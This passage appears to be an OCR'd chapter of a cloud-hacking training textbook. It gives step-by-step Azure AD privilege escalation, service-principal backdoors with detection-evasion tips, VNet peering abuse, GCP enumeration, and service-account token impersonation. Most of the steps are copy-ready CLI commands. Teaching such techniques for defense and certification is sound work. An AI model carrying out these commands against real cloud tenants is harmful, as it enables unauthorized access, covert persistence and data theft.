


Figure 19-126: Azure Storage Showing the Sensitive Information

Privilege Escalation Using Misconfigured User Accounts in Azure AD

The following outlines the process of exploiting misconfigured user accounts in an Azure AD environment:

Step 1: The attacker identifies a regular user account in Azure AD using tools like Bloodhound or AzureHound.

Step 2: The attacker sets up the Azure AD PowerShell module and logs into Azure AD using the regular user account with the command:

```
Connect -AzureAD
```

Step 3: The attacker creates a new key credential for an application and saves it locally by running the following commands:

```
$pwd = <password>
```

```
$path = <thumbprint>
```

```
Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx file> -Password $pwd
```

Step 4: The attacker uploads the self-signed certificate to Azure AD, placing it in the certificate section of the registered application.

Step 5: To escalate the privileges of the regular user account to Global Administrator, the attacker authenticates Azure AD using the newly created certificate and runs the following commands:

```
Connect -AzureAD -TenantId <tenant_id> -ApplicationId <app_id> -CertificateThumbPrint <thumbprint>
```

```
Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object ID> -ObjectId <Globaladmin_ID>
```

Step 6: After the privilege escalation, the attacker logs into Azure AD and confirms that the normal user now holds the Global Administrator role. This gives the attacker further control over the target Azure AD environment.

Note: Steps 3–5 require elevated privileges, typically granted only to administrators or users with high-level directory management permissions. Without these permissions, the attacker cannot successfully complete the privilege escalation process.

Creating Persistent Backdoors in Azure AD using Service Principals

The main goal of creating backdoors through Azure AD roles is to ensure continuous access to an organization's cloud resources while avoiding detection. By exploiting these roles, attackers can establish persistent access, gain higher privileges for malicious actions, and evade conventional security measures. Attackers can achieve this by assigning themselves or a controlled user/service principal to privileged Azure AD roles. Tools like Azure CLI, PowerShell, and BloodHound can facilitate this process. The following steps outline how attackers can create a backdoor and maintain persistence using Azure CLI commands after gaining access to a target user account:

- **Step 1:** Execute the command to list all available roles in the Azure environment, helping to identify the desired role for the backdoor:

```
az role definition list --output table
```

- **Step 2:** Run the command to create a new service principal, which provides the client ID and secret details:

```
az ad sp create-for-rbac --name <service-principal-name>
```

- **Step 3:** Assign a privileged role to the newly created service principal with the following command:

```
az role assignment create --assignee <service-principal-id> --role <role-name>
```

For instance, to assign the "Owner" role, the following command can be executed:

```
az role assignment create --assignee <service-principal-id> --role "Owner"
```

- **Step 4:** After assigning the role, verify the role assignment with this command:

```
az role assignment list --assignee <service-principal-id> --output table
```

- **Step 5:** To reduce suspicion, use standard naming conventions like “ProductionServicePrincipal” for the service principal, which aids in maintaining persistence. Assigning multiple roles to various service principals and regularly rotating their credentials can further help avoid detection:

```
az ad sp credential reset --name <service-principal-id>
```

Therefore, creating backdoors through Azure AD roles is an advanced technique attackers can use to maintain covert, long-term access to compromised cloud environments. By leveraging legitimate roles and permissions, attackers can evade detection while retaining control.

Note: These commands require elevated privileges, typically granted by permissions such as Directory.ReadWrite.All and RoleManagement.ReadWrite.Directory in Azure AD.

Exploiting VNet Peering Connections

Azure Virtual Network (VNet) peering facilitates seamless communication between two or more virtual machines, enabling the exchange of information. However, attackers can misuse VNet peering to move laterally across the network, gaining unauthorized access to sensitive resources. This access allows them to execute malicious actions, such as stealing data or establishing persistence within the environment.

To exploit VNet peering connections, attackers may execute the following steps:

- **Unauthorized peering connections:** Use the following command to create unauthorized peering connections:

```
az network vnet peering create -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --remote-vnet TargetVnetId --allow-vnet-access
```

- **Enable traffic forwarding:** Use the following command to enable traffic forwarding:

```
az network vnet peering update -g TargetResourceGroup  -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowForwardedTraffic=true
```

After establishing a peering connection, attackers can enable traffic forwarding, allowing traffic from compromised virtual machines to flow through the peered VNet. This can potentially circumvent existing security measures.

- **Initiating Remote Gateway Usage:** Attackers can configure a peering connection to use remote gateways, enabling access to the target VNet's gateway for additional networks or on-premises resources.

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set useRemoteGateways=true
```

- **Enabling Gateway Transit:** If the target VNet has a VPN gateway, attackers can enable gateway transit to use the target VNet's VPN gateway for unauthorized access.

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowGatewayTransit=true
```

- **Deleting Legitimate Peerings:** By removing existing legitimate peer connections, attackers can disrupt normal network traffic and reroute it through malicious paths.

```
az network vnet peering delete -g TargetResourceGroup -n TargetVnetToAnotherVnet --vnet-name TargetVnet
```

- **Synchronizing Peering Connections:** This command ensures that any unauthorized changes made by the attacker are synchronized across the peering connections to enforce their malicious configurations.

```
az network vnet peering sync -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet
```

By manipulating VNet peering configurations, attackers can bypass security controls, disrupt legitimate traffic, and establish unauthorized access to sensitive resources.

AzureGoat – Vulnerable by Design Azure Infrastructure

AzureGoat is a deliberately vulnerable Azure infrastructure model designed to simulate real-world environments with common security flaws. It highlights the OWASP Top 10 web application security risks (2021) and other frequent misconfigurations involving services like App Functions, CosmosDB, Storage Accounts, Automation, and Identities. This tool enables attackers to replicate real-world scenarios but with added vulnerabilities, offering various escalation paths and employing a black-box testing methodology.

Below are scenarios in which AzureGoat can be utilized to enhance attack techniques:

1. **Insecure Direct Object Reference (IDOR)**:

Exploit IDOR vulnerabilities to gain unauthorized access to user accounts and modify sensitive details, such as changing passwords.




Figure 19-127: Burp Suite Showing Successful Password Change

2. **Server-Side Request Forgery (SSRF)**:

Conduct SSRF attacks to manipulate server functionality, enabling unauthorized access or modification of resources.




Figure 19-128: Successfully Downloaded Data in .png Format

3. **Security Misconfigurations**:

Identify and exploit misconfigured Azure resources to retrieve sensitive information. This includes accessing storage container lists, uncovering open network ports, and exploiting flaws in resource group configurations.

4. **Privilege Escalation**:

Utilize misconfigurations to escalate privileges, ultimately gaining ownership-level access to resource groups.




Figure 19-129: Privilege Escalation with Role Changed from Contributor to Owner

AzureGoat serves as a powerful platform for security practitioners and attackers to practice identifying and exploiting vulnerabilities in Azure environments.

Google Cloud Hacking

Enumerating GCP Resources using Google Cloud CLI

Enumerating Google Cloud Platform (GCP) involves systematically identifying resources, services, configurations, and permissions within a GCP environment. This process helps attackers pinpoint key assets, detect misconfigurations, and expose vulnerabilities. By mapping the environment and analyzing permissions, attackers can exploit weaknesses to gain unauthorized access, elevate privileges, and potentially extract sensitive information.

Enumerating GCP Organizations, Projects, and Cloud Storage Buckets

Enumerating GCP organizations, projects, and cloud storage buckets enables attackers to understand the cloud environment, uncover all projects, and identify public or misconfigured buckets. This process helps them extract valuable data, exploit access control vulnerabilities, and gain unauthorized access to sensitive information. The following commands can be used for such enumeration:

- **List accessible organizations:**

```
gcloud organizations list
```

This command provides a detailed list of organizations associated with the target user account, including their organization IDs.

- **View accessible folders in a specific organization:**

```
gcloud resource-manager folders list --organization=<organization_id>
```

- **Identify active projects:**

```
gcloud projects list
```

This lists all active projects where the current account has permissions such as owner, editor, browser, or viewer.

- **List cloud storage buckets in the default project:**

```
gsutil ls
```

For buckets in a specific project, attackers can use the -p flag with the project ID.

- **Retrieve bucket permissions:**

```
gsutil iam get gs://<bucket_name>
```

- **View bucket contents:**

```
gsutil ls gs://<bucket_name>
```

Using the -r option allows recursive listing of all objects and subdirectories within the bucket.

These steps provide attackers with detailed insights into the GCP structure and access points, enabling further exploitation.

Enumerating Google Cloud Service Accounts

Enumerating Google Cloud service accounts enables attackers to discover accounts and their associated permissions. This process highlights high-privileged accounts, which can be exploited for unauthorized access or privilege escalation. Such vulnerabilities may result in infrastructure breaches and data theft. Attackers can use the following commands to enumerate service accounts in a target Google Cloud environment:

- **List service accounts in the current project:**

```
gcloud iam service-accounts list
```

To obtain detailed information about a specific service account, attackers can use the --project flag with the project ID.

- **Identify roles associated with a service account:**

```
gcloud projects get-iam-policy <project-id> --flatten="bindings[].members" --format='table(bindings.role)' --filter="bindings.members:<service account email>"
```

- **Retrieve the access token for a target service account:**

```
gcloud auth print-access-token --impersonate-service-account=<service-account-email>
```

By leveraging these commands, attackers can pinpoint valuable service accounts and access credentials, enabling further exploitation of the cloud environment.

Enumerating Google Cloud Resources

Enumerating Google Cloud resources such as Compute Engine and Cloud SQL instances provides attackers with detailed insights into critical infrastructure. This process allows them to uncover virtual machines, operating systems, open ports, network setups, and publicly exposed services

within Compute Engine instances. Weak security configurations or outdated software can be exploited for unauthorized access. For Cloud SQL instances, attackers can gather information about database versions and access settings to target weak credentials, overly permissive roles, or unpatched vulnerabilities.

The following commands can be used to enumerate these resources:

- **List all Compute Engine instances in a project:**

```
gcloud compute instances list
```

- **Retrieve detailed information about a specific Compute Engine VM in a particular zone:**

```
gcloud compute instances describe <instance> --Zone <zone>
```

- **List the service accounts associated with a specific Compute Engine instance:**

```
gcloud compute instances describe INSTANCE_NAME --zone=<zone> --format="table(serviceAccounts.scopes)"
```

- **View SQL instances in the current project:**

```
gcloud sql instances list
```

- **Enumerate SQL databases associated with a specific instance:**

```
gcloud sql databases list --instance=<instance_name>
```

Using these commands, attackers can identify and exploit weak points within the cloud infrastructure to gain unauthorized access and potentially compromise the environment.

Enumerating Google Cloud IAM Roles and Policies

Analyzing roles and policies enables attackers to identify accounts with excessive privileges, misconfigured access controls, and permission hierarchies within a Google Cloud environment. This information can be used to exploit overprivileged accounts and gain unauthorized access to sensitive resources and data.

Attackers may use the following commands to enumerate IAM roles and policies:

- **List predefined or custom roles for an organization or project:**

```
gcloud iam roles list [--show-deleted] [--organization=<organization>] [--project=<project_id>]
```

The **--show-deleted** flag can be used to include deleted roles in the results.

- **Retrieve metadata for a specific IAM role, including permissions:**

```
gcloud iam roles describe <role_id> [--organization=<organization>] [--project=<project_id>]
```

- **Retrieve IAM policies:**
    - For an organization:

```
gcloud organizations get-iam-policy <organization_id>
```

- For a project:

```
gcloud projects get-iam-policy <project_id>
```

- For a folder:

```
gcloud resource-manager folders get-iam-policy <folder_id>
```

Note: While these commands do not require full administrative access, they do require specific elevated permissions typically granted to certain roles.

This enumeration process allows attackers to pinpoint vulnerabilities and leverage misconfigurations for unauthorized access or privilege escalation.

Enumerating Google Cloud Services Using gcp_service_enum

The gcp_service_enum Python script is designed to help attackers uncover various Google Cloud Platform (GCP) services, such as Compute Engine instances and Cloud Storage buckets. By leveraging this tool and supplying a service account key file, attackers can identify publicly accessible resources and misconfigurations within a targeted GCP environment.

To enumerate services on a targeted GCP account and save the results, attackers can execute the following command:

```
gcp_enum_services.py -f <service account key file> --output-file <output file>
```




Figure 19-130: GCP Service Enumeration Using gcp_service_enum

Enumerating GCP Resources Using GCP Scanner

Attackers utilize GCP Scanner to assess the access level of specific credentials within Google Cloud Platform (GCP) and to evaluate the impact of compromised VMs, containers, GCP service accounts, or exposed OAuth2 token keys. It supports a broad array of GCP resources, including GCE, GCS, GKE, App Engine, Cloud SQL, BigQuery, Spanner, Pub/Sub, Cloud Functions, BigTable, CloudStore, KMS, and other Cloud Services. GCP Scanner can extract and utilize credentials such as GCP VM instance metadata, user credentials from gcloud profiles, OAuth2 Refresh Tokens with cloud-platform scope, and GCP service account keys in JSON format. By exploiting these features, attackers can gain detailed insights into permissions and potential vulnerabilities, allowing them to conduct more focused and effective attacks within the GCP environment.

To scan and enumerate resources and permissions within a targeted GCP environment, attackers can run the following command:

```
python3 scanner.py -o <output file> -g <Gcloud profile path>
```

Commands	Description
-o	output file where the results will be saved
-g	path of the gcloud profile containing the credentials used for scanning

Table 19-15: Commands Description




Figure 19-131: GCP Scanner

Enumerating Google Cloud Storage Buckets Using cloud_enum

The cloud_enum tool is a multi-cloud Open Source Intelligence (OSINT) utility that allows attackers to scan and enumerate public resources across AWS, Azure, and Google Cloud environments. With this tool, attackers can gather information from publicly accessible GCP buckets, Firebase Realtime Databases, Google App Engine sites, cloud functions, and open Firebase applications, enabling them to identify potential targets. To enumerate Google Cloud Storage Buckets using cloud_enum, attackers can run the following command:

```
cloud_enum.py -k <keyword> --disable-aws --disable-azure
```

In this command, the --disable-aws and --disable-azure flags ensure that only Google Cloud Storage Buckets are checked, bypassing AWS and Azure checks for faster enumeration.




Figure 19-132: GCP Bucket Enumeration Using cloud_enum

Alternatively, attackers can use the GrayhatWarfare tool to locate and access publicly exposed storage buckets on Google Cloud Platform.

Enumerating Privilege Escalation Vulnerabilities Using GCP Privilege Escalation Scanner

The GCP Privilege Escalation Scanner is a Python script designed for attackers to identify potential privilege escalation weaknesses within GCP environments. It analyzes IAM policies and permissions across GCP resources to uncover misconfigurations or flaws that could allow an attacker to gain higher-level privileges.

The following steps outline how an attacker would use the GCP Privilege Escalation Scanner to check for privilege escalation vulnerabilities in a targeted GCP project:

Step 1: Execute the command to list all permissions for each member in the targeted GCP project:

```
python3 enumerate_member_permissions.py --project-id test-<project ID>
```

Step 2: Using the listed permissions, run a scan to identify potential privilege escalation vulnerabilities:

```
python3 check_for_privesc.py
```

Step 3: After the scan is completed, the attacker will receive the following files that detail the privilege escalation vulnerabilities in the GCP project:

- **all_org_folder_proj_sa_permissions.json**: Contains a list of all members and their associated permissions within the project.
- **privesc_methods.txt**: Lists the identified methods for escalating privileges within the GCP environment.
- **setIamPolicy_methods.txt**: This file outlines the methods identified for setting IAM policies that could be exploited for privilege escalation.

